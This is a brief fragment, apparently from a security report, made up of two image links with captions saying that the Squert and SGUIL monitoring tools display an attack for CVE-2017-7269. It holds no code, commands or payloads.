

Figure15: Squert shows attack for CVE-2017-7269



Figure16: attack on SGUIL tools